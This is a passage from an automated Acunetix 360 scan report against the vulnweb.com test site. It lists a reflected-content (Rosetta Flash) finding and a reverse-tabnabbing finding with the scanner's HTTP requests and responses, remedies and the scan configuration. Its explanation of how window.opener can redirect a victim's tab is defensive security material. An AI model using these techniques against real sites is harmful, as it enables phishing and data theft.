25. [Possible] Insecure Reflected Content

LOW  1

Acunetix 360 detected that the target web application reflected a piece of content starting from the first byte of the response. This might cause security issues such as [Rosetta Stone Attack](#).

Impact

An attacker might bypass same origin policy and use website to his or her advantage. Rosetta Flash is a known vulnerability which uses this technique making a victim perform arbitrary requests to the domain with the vulnerable endpoint and exfiltrate potentially sensitive data.

Vulnerabilities

25.1. <http://testphp.vulnweb.com/hpp/params.php?aaaa%2f=&p=N3tSp4rK3R&pp=12>

Method		Parameter	Value
GET 		aaaa%2f	
GET 		pp	12
GET 		p	N3tSp4rK3R

Certainty



Request

GET /hpp/params.php?aaaa%2f=&p=N3tSp4rK3R&pp=12 HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: login=test%2Ftest
Referer: http://testphp.vulnweb.com/hpp/?pp=12
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.0 Safari/537.36
X-Scanner: Acunetix 360

Response

Response Time (ms) : 198.7048 Total Bytes Received : 188 Body Length : 0 Is Compressed : No

HTTP/1.1 200 OK
Server: nginx/1.4.1
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Connection: keep-alive
Content-Type: text/html
Transfer-Encoding: chunked
Date: Fri, 10 Jul 1970 19:09:19 GMT

N3tSp4rK3R12

Actions to Take

Action might vary depending on the use of this page. This is reported just for your attention. If you concern about security and this page is used to provide data via JSONP callback function, Content-Disposition header with filename attribute can be returned to mitigate a possible attack:

Content-Disposition: attachment; filename=f.txt

External References

- [Abusing JSONP with Rosetta Flash](#)



CLASSIFICATION

OWASP 2013	A5
OWASP 2017	A1
CWE	16
WASC	15
ISO27001	A.14.2.5

26. [Possible] Phishing by Navigating Browser Tabs

LOW



1

Acunetix 360 identified possible phishing by navigating browser tabs but was unable to confirm the vulnerability.

Open windows with normal hrefs with the tag `target="_blank"` can modify `window.opener.location` and replace the parent webpage with something else, even on a different origin.

Impact

While this vulnerability doesn't allow script execution, it does allow phishing attacks that silently replace the parent tab. If the links lack `rel="noopener noreferrer"` attribute, a third party site can change the URL of the source tab using `window.opener.location.assign` and trick the users into thinking that they're still in a trusted page and lead them to enter their sensitive data on the malicious website.

Vulnerabilities

26.1. <http://testphp.vulnweb.com/disclaimer.php>

External Links

- <http://www.electasy.com/Fractal-Explorer/index.html>

Certainty

Request

```
GET /disclaimer.php HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Referer: http://testphp.vulnweb.com/
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.0 Safari/537.36
X-Scanner: Acunetix 360
```

Response

Response Time (ms) : 198.9699 Total Bytes Received : 188 Body Length : 0 Is Compressed : No

```
...
ddress, nor e-mail or
        website addresses.</p>
        <p>Information you post on this site are by no means private nor protected!</p>
        <p>All images on this site were generated with fre software <a href="http://www.ecle
ctasy.com/Fractal-Explorer/index.html" target="_blank">
        <strong>Fractal Explorer</strong></a>.</p>
    </div>
</div>
<!-- InstanceEndEditable -->
<!--end content -->

<div id="navBar">
    <div id="search">
        <form action="search.php?
...
r/php-security-scanner/">PHP scanner</a></li>
        <li><a href="https://www.acunetix.com/blog/articles/prevent-sql-injection-vulnerabilities-
in-php-applications/">PHP vuln help</a></li>
        <li><a href="http://www.electasy.com/Fractal-Explorer/index.html">Fractal Explorer</a></l
i>
    </ul>
</div>
<div id="advert">
    <p>
        <object classid="clsid:D27CDB6E-AE6D-11cf-96B8-444553540000" codebase="http://download.macrome
dia.com/pub/shockwave
...

```

Remedy

- Add `rel=noopener` to the links to prevent pages from abusing `window.opener`. This ensures that the page cannot access the `window.opener` property in Chrome and Opera browsers.
- For older browsers and in Firefox, you can add `rel=noreferrer` which additionally disables the Referer header.

```
<a href="..." target="_blank" rel="noopener noreferrer">...</a>
```

External References

- [Reverse Tabnabbing](#)
- [Blankshield & Reverse Tabnabbing Attacks](#)
- [Target=" blank" - the most underestimated vulnerability ever](#)



CLASSIFICATION

OWASP 2013	A5
OWASP 2017	A6
CWE	16
WASC	15
ISO27001	A.14.1.2

Show Scan Detail

Enabled Security Checks

: Apache Struts S2-045 RCE,
Apache Struts S2-046 RCE,
Backup Files,
BREACH Attack,
Code Evaluation,
Code Evaluation (Out of Band),
Command Injection,
Command Injection (Blind),
Content Security Policy,
Content-Type Sniffing,
Cookie,
Cross Frame Options Security,
Cross-Origin Resource Sharing (CORS),
Cross-Site Request Forgery,
Cross-site Scripting,
Cross-site Scripting (Blind),
Drupal Remote Code Execution,
Expect Certificate Transparency (Expect-CT),
Expression Language Injection,
File Upload,
Header Analyzer,
Heartbleed,
HSTS,
HTML Content,
HTTP Header Injection,
HTTP Methods,
HTTP Status,
HTTP.sys (CVE-2015-1635),
IFrame Security,
Insecure JSONP Endpoint,
Insecure Reflected Content,
JavaScript Libraries,
Local File Inclusion,

Login Page Identifier,
Malware Analyzer,
Mixed Content,
Open Redirection,
Referrer Policy,
Reflected File Download,
Remote File Inclusion,
Remote File Inclusion (Out of Band),
Reverse Proxy Detection,
RoR Code Execution,
Server-Side Request Forgery (DNS),
Server-Side Request Forgery (Pattern Based),
Server-Side Template Injection,
Signatures,
SQL Injection (Blind),
SQL Injection (Boolean),
SQL Injection (Error Based),
SQL Injection (Out of Band),
SSL,
Static Resources (All Paths),
Static Resources (Only Root Path),
Unicode Transformation (Best-Fit Mapping),
WAF Identifier,
Web App Fingerprint,
Web Cache Deception,
WebDAV,
Windows Short Filename,
XML External Entity,
XML External Entity (Out of Band)

URL Rewrite Mode : Heuristic

Detected URL Rewrite Rule(s) : None

Excluded URL Patterns : gtm\.
js
WebResource\.
axd
ScriptResource\.
axd

Authentication : None

Scheduled : Yes

Additional Website(s) : None

Scan Policy : [Default Security Checks](#)

Report Policy : [Default Report Policy](#)

Scope : Entered Path and Below

Scan Type : Full

Max Scan Duration : 10 hour(s)

